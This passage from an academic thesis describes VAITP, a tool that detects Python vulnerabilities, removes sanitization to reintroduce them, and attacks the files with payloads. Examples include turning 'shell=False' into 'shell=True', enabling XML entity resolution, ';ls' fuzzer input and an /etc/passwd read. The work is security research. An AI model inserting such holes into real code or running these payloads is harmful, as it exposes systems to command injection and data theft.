Figure 3.26 demonstrates the output of the Seq2Seq Run Model script.



```
~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66  python VAITP_AI_S2S_RunModel.py -i "subprocess.call(value, shell=False)"   ✓  1m 47s
2022-06-11 11:23:08.017948: W tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not load dynamic library 'libcudart.so.11.0'; dlerror: libcudart.so.1
1.0: cannot open shared object file: No such file or directory
2022-06-11 11:23:08.018003: I tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart dlerror if you do not have a GPU set up on your machine.
2022-06-11 11:23:44.788336: E tensorflow/stream_executor/cuda/cuda_driver.cc:271] failed call to cuInit: CUDA_ERROR_NO_DEVICE: no CUDA-capable device is detected
2022-06-11 11:23:44.788418: I tensorflow/stream_executor/cuda/cuda_diagnostics.cc:156] kernel driver does not appear to be running on this host (fred-k55vj): /proc/dri
ver/nvidia/version does not exist
Result:
subprocess.call(value,shell=True)

~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66                                                                                      ✓  1m 44s
```

Figure 3.26: Seq2Seq Run Model script output

As observable from figure 3.26, the Seq2Seq model is able to translate injectable Python code into vulnerable Python code. In order to teach the model with words that it needs to be able to translate (even if it is to the exact same character sequence) has to be fed to the model. For this we added ”common.txt”. A base file of strings that the model should be able to translate. Due to computing power and time restrictions, the common words file is short and works as a proof of concept. Further data-set augmentation is needed for the model to be reliably deployed in production scenarios.

Chapter 4

VAITP - Vulnerability Attack and Injection Tool in Python

VAITP has a GUI that allows teams to follow the intended workflow for a vulnerability to be detected, injected and exploited. Since there are vulnerabilities that depend on several injections to take place, VAITP also supports chained vulnerability injection. We'll cover all these in detail in this chapter. The core and GUI of VAITP is written in C++ and Python. All source code is open sourced and can be found in VAITP's git repository [Bogaerts, 2022b].
Many high level features of VAITP are available. It's capable of analysing and detecting Python vulnerabilities in a given script. This is based on the vulnerabilities that were identified during research and populated into VAITP's database. There are many limits to the detectable and injectable vulnerabilities in the current development version, due to the small size of the database population, but are enough to prove that the features work. Further work has to be done to increase the dataset and database sizes.
VAITP scans a give python file with Regex and deep learning AI models. It lists the scanned files, detected vulnerabilities and once a given vulnerability is selected it gives a small description on it. It lists the possible function calls that are vulnerable, along with a small description of the calls. It then lists the possible injection points, allows the creation of injection chains and lists injected files. Once an injected or vulnerable file has been set as target, VAITP can launch attacks based on specific payloads targeted for the detected vulnerabilities. In the GUI we've also included a fuzzer, that allows the creation of dynamic payloads based on given characters. This part of the algorithm is still not complete due to time constrains. VAITP also lists and keeps track of the injected vulnerabilities and vulnerable files. Users can import custom payloads to the database and VAITP can also generate a PDF report of all its findings.

4.1 Researched Python vulnerabilities

VAITP can detect vulnerabilities present in its Regex patterns in its database or learned by the deep learning AI models from the data-set. The database structure is detailed in section 4.4.
At the current update VAITP is able to:

- Detect 108 vulnerabilities
- Inject 8 types of sanitization removal / vulnerability injection
- Attack with 455 payloads (and supports custom payload imports from the user in the GUI)
- Deobfuscate 2 types of obfuscated vulnerabilities (PoC)

Each individual vulnerability is caused by specific function calls. These include an entry per vulnerability, e.g.: AL_MFRMUF describes an Algorithm (AL) that is Missing (M) in a Flask (F) script a url_for (UF) function call. The issues table [Bogaerts, 2022a] also classifies vulnerabilities in Generic (G) to the Python language or Specific (S) to a particular library. The table also lists the treats presented from the exploitation of a particular vulnerability.

Each vulnerability has one or more function calls. These are functions where a vulnerability can be exploited if not properly sanitized.

4.2 Vulnerable functions

Functions, also called as methods, sub-routines or procedures depending on the programming language, are blocks of organized and reusable code that is used to perform a single related action.

Each vulnerability has at least one function call. In many cases a single vulnerability can be exploited from several function calls. These are documented from the already mentioned sources, Bandit, SonarSource, RATS and CVEDetails.

E.g.: the AL_DUPL call reflects an Algorithmic (AL) Dangerous (D) Use (U) of the Pickle (PL) vulnerability. This same Pickle vulnerability can be exploited from the following function calls: "pickle.load", "pickle.loads", "pickle.Unpickler", "cPickle.load", "cPickle.loads", "cPickle.Unpickler", "dill.load", "dill.loads", "dill.Unpickler", "shelve.open" and "shelve.DbfilenameShelf".

4.3 VAITP architecture

VAITP algorithm is developed using C++ and Python. It's divided in the several components/modules. Each module adds functionality to the program. It is divided in four main components:

1. SQLite Database

   Data storage for all vulnerabilities, vulnerable function calls and injections.

2. AI deep learning models

   AI algorithms that can predict if a script is vulnerable, injectable or non-injectable

3. Core engine

   Vulnerability detection, injection and attack modules

4. GUI

   Graphical user interface that allows the user to control the tool, modules and models.




Figure 4.1: ER diagram of VAITP

Figure 4.1 illustrates the different modules of VAITP. Each part of VAITP fulfils a specific goal that ultimately provides the user with the ability to detect and inject vulnerabilities and exploit them.



DB
Payloads
patches and Injection points
Vulnerabilities
AI models
User selects a Python script
Detection module scans the file
AI module scans the file and generates possible injection points
Exploitable vulnerabilities are reported to the user
Attack module exploits the file
Injection module injects vulnerability if needed and possible

Figure 4.2: VAITP workflow diagram

Figure 4.2 shows a work diagram of VAITP's modules.
Each module is described below:

- Detection module

  Using VAITP hackers can load a Python script that will be scanned by the detection module. This module will determine whether there are vulnerabilities present in the code though static analysis and if any vulnerability can possibly be injected.

- AI module

  Deep learning AI models are interfaced with the GUI to allow users to use these models directly from VAITP's GUI. These classify Python scripts and generate injection points.

- Injection module

  Once a possible injection is identified the injection module displays possible injections and allows either for the direct injection or for the construction of injection chains. These are sequences of injections that are executed one after the other (some vulnerabilities depend on chained injections in order to be exploitable).

- Attack module

  After injecting or detecting the presence of a vulnerability the attack module can exploit it, either using the built-in payloads present in VAITP's database or dynamically composing them using fuzzing techniques with characters passed by the user (to be developed). Each vulnerability is exploited with each of the payload entries. Payloads are incorporated from the research and from PayLoadAllTheThings repository [Swissky, 2022]. Every exploitation attempts to be as automated as possible and the attack module will report any working attacks back to the user.

For Regex based scans, a vulnerability is manually reviewed from one of the sources (Bandit, SonarSource, RATS and CVEDetails) and its data is documented. This vulnerability is then added to VAITP's Database.
For AI based scans, a data-set of vulnerabilities extracted from CVEFixes and manually reviewed, is used to train deep learning AI models.
When a user submits a file VAITP first launches the detection module to scan the file and tries to identify if that file is vulnerable, if there is the possibility to inject it or if it is non-injectable. Once Regex has been used, VAITP runs the AI models to obtain possible injection points. These usually result from the removal of sanitization calls or manipulation of the function call parameters.

E.g.:
sanitising a user inputted string with the quote function can be injected by removing the invocation of this call. Vulnerabilities present in the Python script can immediately be exploited by the attack module. Possible vulnerability injection points can be injected and then attacked by the attack module.
In Figure 4.3 a detailed use case is presented with a user supplying a script with a patched call to subprocess.call. The script is analysed by the detection module which loads all vulnerabilities data from the database, these may be plain text or Regex. It then scans the file for all known vulnerabilities and if one is found it

adds it to the vulnerabilities list. It then proceeds by checking for any patches. Patches are composed of three Regex-capable fields fully explained in section 4.4. If a patch to a otherwise vulnerable call is present the possibility of injection will be added to the injections list.
The script is then analysed by the AI models. VAITP AI Classificator model is first used to classify the script as vulnerable, injectable or non-injectable. If a script is found to be injectable the most probable injectable codes are outputted and can be passed into the VAITP AI S2S model. This model attempts to convert injectable Python code into vulnerable Python code with a Sequence to Sequence model (it's like a Google Translator of injectable to vulnerable Python code). These ”translated” new strings can then be used in the composition of new injection points in VAITP.
The injection module can be used to inject detected vulnerabilities back into the Python script. The vulnerable file (either due to injection or to the fact that it was already vulnerable) can then be set as the target. Multiple injections may be required to achieve a successful attack. For this injections can be chained by the injection module and once injected into a script it can be set as target for the attack module. The attack module then uses the file that was set as target along with the list of payloads loaded from the database to execute the exploit. It reports working vulnerabilities based on the expected output analysis from the scripts exploitation and provides the user with that output.

4.4 VAITP database

VAITP's database is SQLite based. This allows the database to be portable and does not require an SQL engine to be set up in the environment under test. The database architecture is very simple and easy to maintain.
The ”payloads” table stores possible payloads that can be used in the exploitation of any vulnerability. The automation of the attack process from the tool only requires a list of payloads. None is particular to a specific vulnerability so no foreign keys are needed. The ”Vulnerabilities” table has the "id" field, which uniquely identifies each vulnerability in the database. It has the ”vulnerability” field, which identifies a vulnerability by its internal name, the "type" field which separates local from remote vulnerabilities and the ”description” field which is used to present the user with a detailed description of each selected vulnerability.
The ”injections” table stores the data needed by VAITP to create the correct Regex patterns when injecting vulnerabilities. It has an ”id” field to uniquely identify each injection. A patched vulnerability is usually a complex instruction or set of instructions. To account for this complexity VAITP's injections table has the fields "patch_start", "patch" and "patch_end": these compose different parts of Regex expressions that are recognized by VAITP's injection module.
E.g.:
patch_start:
”quote(\r\n|\r|\n|\t|)*\((\r\n|\r|\n|\t|)*”

patch:
”\\w+(|\.|\-|_|\"|\'|\[|\]|\w+)*”

Patch end:
"\)(\r\n|\r|\n|\t|)*$"

The last field is the "injection" field which stores the correct injection Regex pattern for each patched vulnerability (e.g.: "\\w+(|\.|\-|_|\"|\'|\[|\]|\w+)*"). In cases where justified fields can also be NULL (e.g.: patching "shell=False" to "shell=True" only requires the patch and the injection fields, having patch_start and patch_end fields with NULL values).
The "deobfuscation" table assists the detection modules to find obfuscated vulnerabilities.
Figure 4.5 illustrates how the obfuscation architecture is incorporated in VAITP.
A obfuscated script attempts to change the algorithm in such a way that it can avoid detection but still work as intended.
E.g.:

Listing 4.1: Obfuscated Python script 1

```python
import subprocess

file = input('Input video file:')
cmd = 'ffmpeg -i {source} out.mkv'.format(source=file)
value = False
subprocess.call(cmd,shell=value)
```

Taking into account the code presented above we can observe that the obfuscation is achieved by setting a variable named "value" to False and setting it as the value of the "shell" parameter passed to the subprocess.call function.
The "deobfuscation" table has two entries, working as a proof of concept and applies the following logic: If "injectionConstrain" has this "startingConstrain" replace any "InjectionObfuscationValue" with "injectedValue". In the presented example it would replace the variable name "value" with the value "True".

4.5 VAITP core


VAITP's core is written in C++ and Python. It uses Regular Expressions (Regex) internally to detect and inject vulnerabilities. Regex is not only a part of VAITP's core algorithm but is also present in VAITP's database, where Regex can be used to define injection points that VAITP interprets.
Writing Regular Expressions is one of the most challenging parts of VAITP's core development, but also allows for a very powerful control over matching patterns and for algorithmic flexibility.
Upon scanning a file, VAITP statically analyses each non-empty line and compares it with every vulnerability present in its database. If there is a match within the line and the vulnerability field it will add the corresponding vulnerability to the vulnerability list and load all vulnerable calls associated with the detected vulnerability. Simultaneously, for every non-empty input line, it will scan for patched vulnerabilities. These are simple instructions, e.g. looking if there is a parameter "shell=False" that could be changed to "shell=True",

or Regex instructions, e.g. looking if the line is sanitized with a "quote" function by matching it against the Regex ”quote(\r\n | \r | \n | \t |)*\((\r\n | \r | \n | \t |)* \\w+(| \. | \- | _ | \" | \′ | \[| \] | \w+)* \)(\r\n | \r | \n | \t |)*$” , in this situation VAITP is able to remove the sanitization function whilst maintaining all the text and style within the function (”\\w+(| \. | \- | _ | \" | \′ | \[| \] | \w+)*”).
Once a patched vulnerability is found, VAITP is able to inject the needed changes in the code in order to make it vulnerable again. It currently saves this new vulnerable file as "original_file_name_injected_current_date.ext" (or "original_file_name_injectedChain_current_date.ext" if it's chaining injections).
Injected or originally vulnerable scripts can be selected as "targets" and an attack can be launched directly from the GUI.

4.6 VAITP GUI

VAITP's GUI allows users to easily scan Python scripts, understand which vulnerabilities are present or patched but prune to injection, inject and exploit them. This ease of vulnerability injection and exploitation allows IT teams to understand the impacts of such vulnerabilities and to create defence-in-depth measures to protect in such attack scenarios.

Upon launching the program, VAITP's main window is presented to the user, as seen in figure 4.7. The first input field is the path to the Python script the users want to scan. Using the "[...]" button on the right of the input field the user can browse its local file-system and select the appropriate Python script. The "Scan file" button can then be pressed to execute the scan on the selected file.



Select a Python file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

Select a folder:

AI model prediction:
injectable

Scanned files: [1]

Regex Scan :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py :: injectable

AI Scan :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py :: injectable

Output:

```
Possible injection point detected by AI Classificator model: etree.XMLParser(resolve_entities=False)
Translating probable injection points with AI S2S. Please wait...
Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True)
Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True)
Scanning Python Script... Done!
Adding Scanned file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py which was predicted as injectable
```


Figure 4.7: VAITP main window (Scanned files tab)

Similarly, if a user selects a folder to be scanned, all Python (*.py) files inside that directory will be scanned one by one.

VAITP will also scan folders recursively if that option is set in the ”settings” tab.

Detected vulnerabilities (either patched or unpatched) are then presented to the user in the "Vulnerabilities list", as illustrated in figure 4.8.

Selecting a vulnerability will populate the "Description" text area with a proper description for the selected vulnerability.



Select a Python file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

Select a folder:

AI model prediction: injectable

Vulnerabilities: [2]

etree.XMLParser :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

etree.parse :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

Description:

XML standard allows the use of entities, declared in the DOCTYPE of the document, which can be internal or external.

When parsing the XML file, the content of the external entities is retrieved from an external storage such as the file system or network, which may lead, if no restrictions are put in place, to arbitrary file disclosures or server-side request forgery (SSRF) vulnerabilities.

It's recommended to limit resolution of external entities by using one of these solutions:

If DOCTYPE is not necessary, completely disable all DOCTYPE declarations.
If external entities are not necessary, completely disable their declarations.

Output:

```
Possible injection point detected by AI Classificator model: parser = etree.XMLParser(resolve_entities=False)
Possible injection point detected by AI Classificator model: etree.XMLParser(resolve_entities=False)
Translating probable injection points with AI S2S. Please wait...
Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True)
Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True)
Scanning Python Script... Done!
Adding Scanned file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py which was predicted as injectable
```

VAITP - Vulnerability Attack and Injection Tool in Python

Figure 4.8: VAITP main window (Vulnerabilities tab)

Selecting a vulnerability will populate the "Description" text area with information about that specific vulnerability, warning the user about the dangers of using this library/function calls as well as providing the user either with alternative functions/libraries that are not vulnerable or indicating possible patching mechanisms (like sanitising the input passed to the function, in which case the corrected Python script is still susceptible to injection).

In these examples, the ”etree.XMLParser” vulnerability was detected both by Regex and AI.


Possible injections are listed in the "Injections" tab as illustrated in figure 4.9.

After selecting an injection point one of two actions are possible:

I) Clicking the ”Inject single vulnerability” button will inject in the selected injection point the corresponding vulnerability.

II) Clicking the ”Add to injection chain” button will insert an injection intent into the ”Chain of injection points”. This enables the ”Execute injection chain” button which, as the name implies, injects all the vulnerabilities listed in the injection chain into one single vulnerable file.

In the ”Injected files” list users can select one of the injected files which enables the "Set as target" button.



Select a Python file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

Select a folder:

AI model prediction: injectable

Injection points: [3] (RX: 1 AI: 2)

- resolve_entities=False :: resolve_entities=True :: Line 3: parser = etre
- parser = etree.XMLParser(resolve_entities=False) :: etree.XMLParser(
- etree.XMLParser(resolve_entities=False) :: etree.XMLParser(resolve_

Chain of injection points:

- etree.XMLParser(resolve_entities=False) :: etree.XMLParser(resolve_

Injected files:

- /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1

Output:

```
Translating probable injection points with AI S2S. Please wait...
Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True)
Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True)
Scanning Python Script... Done!
Adding Scanned file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py which was predicted as injectable
Executing injection chain...
Injection file created: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1_injectedChain_2022_06_18_09_45_57.py
```

VAITP - Vulnerability Attack and Injection Tool in Python


Figure 4.9: VAITP main window (Injections tab)

After setting a file as ″target″ the ″Attacks″ tab can be used to launch attacks.

The user is presented with a list of possible attack payloads that can be either individually selected and used for a single attack, using the ″Single attack″ button, or the ″Auto Daisy Chain Attack″ can be launched, in which case every single attack payload will be executed against the target file. Working attacks will always be listed in the ″Working attacks″ list.

In the ″Output″ area the user can see the result of the exploited vulnerability attack. Most payloads use as a PoC the cat command to read the content of the ″/etc/passwd″ file. Figure 4.10 shows this output after a successful attack on my own system.

The concept of the attack fuzzer is also already present in the GUI, although none of its functionality is actually coded yet. The idea is that the user can input a set of characters in the "Prep chars" input field, these will be used by the fuzzer to compose the start of the dynamically created payload that will be generated from the given characters, the "Main chars" which will be used to dynamically generate the main part of the payload and the "End chars", which will be used to generate the ending characters of the payload. Lastly the user inputs the "Expected output", a sequence of characters that detects when an attack is successful. Upon adding the fuzzer VAITP will not only be able of statically analysing a Python script for vulnerabilities but will also be capable of performing dynamic analysis and potentially even detect unreported 0-day vulnerabilities (theoretically under unlimited computer processing power and time).



Select a Python file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

Select a folder:

AI model prediction: injectable

Attack target: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1_injectedChain_2022_06_18_09_45_57.py

Attack payloads:

Fuzzer: (comming soon)

Prep chars: """`

Main chars: ;ls

End chars: """`

Expected output: /

Working attacks:

Vulnerability: etree.XMLParser :: /home/

Output:

```
974:974:dnsmasq daemon:/:/usr/bin/nologin\nrpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/usr/bin/nologin\navahi:x:972:972:Avahi mDNS/DNS-SD daemon:/:/usr/bin/nologin\ncolord:x:971:971:Color management daemon:/
var/lib/colord:/usr/bin/nologin\ncups:x:209:209:cups helper user:/:/usr/bin/nologin\nflatpak:x:970:970:Flatpak system helper:/:/usr/bin/nologin\ngeoclue:x:969:969:Geoinformation service:/var/lib/geoclue:/usr/bin/
nologin\ngit:x:968:968:git daemon user:/:/usr/bin/git-shell\nnm-openconnect:x:967:967:NetworkManager OpenConnect:/:/usr/bin/nologin\nnm-openvpn:x:966:966:NetworkManager OpenVPN:/:/usr/bin/nologin\nntp:x:
87:87:Network Time Protocol:/var/lib/ntp:/bin/false\nopenvpn:x:965:965:OpenVPN:/:/usr/bin/nologin\npolkitd:x:102:102:PolicyKit daemon:/:/usr/bin/nologin\nrtkit:x:133:133:RealtimeKit:/proc:/usr/bin/nologin\nsaned:x:
964:964:SANE daemon user:/:/usr/bin/nologin\nsddm:x:963:963:Simple Desktop Display Manager:/var/lib/sddm:/usr/bin/nologin\ntss:x:962:962:tss user for tpm2:/:/usr/bin/nologin\nusbmux:x:140:140:usbmux user:/:/usr/bin/
nologin\nfred:x:1000:1000:fred:/home/fred:/bin/bash\nmysql:x:961:961:MariaDB:/var/lib/mysql:/usr/bin/nologin\nnvidia-persistenced:x:143:143:NVIDIA Persistence Daemon:/:/usr/bin/nologin\nxmrig:x:959:959::/:/usr/bin/
nologin\ntor:x:43:43::/var/lib/tor:/usr/bin/nologin\n\n 35\n\n'
```

VAITP - Vulnerability Attack and Injection Tool in Python

Figure 4.10: VAITP main window (Attack tab)

Having completed the work-flow of VAITP for a successful attack, a report can be generated to document findings using the "Export Report" menu entry as illustrated in figure 4.11.


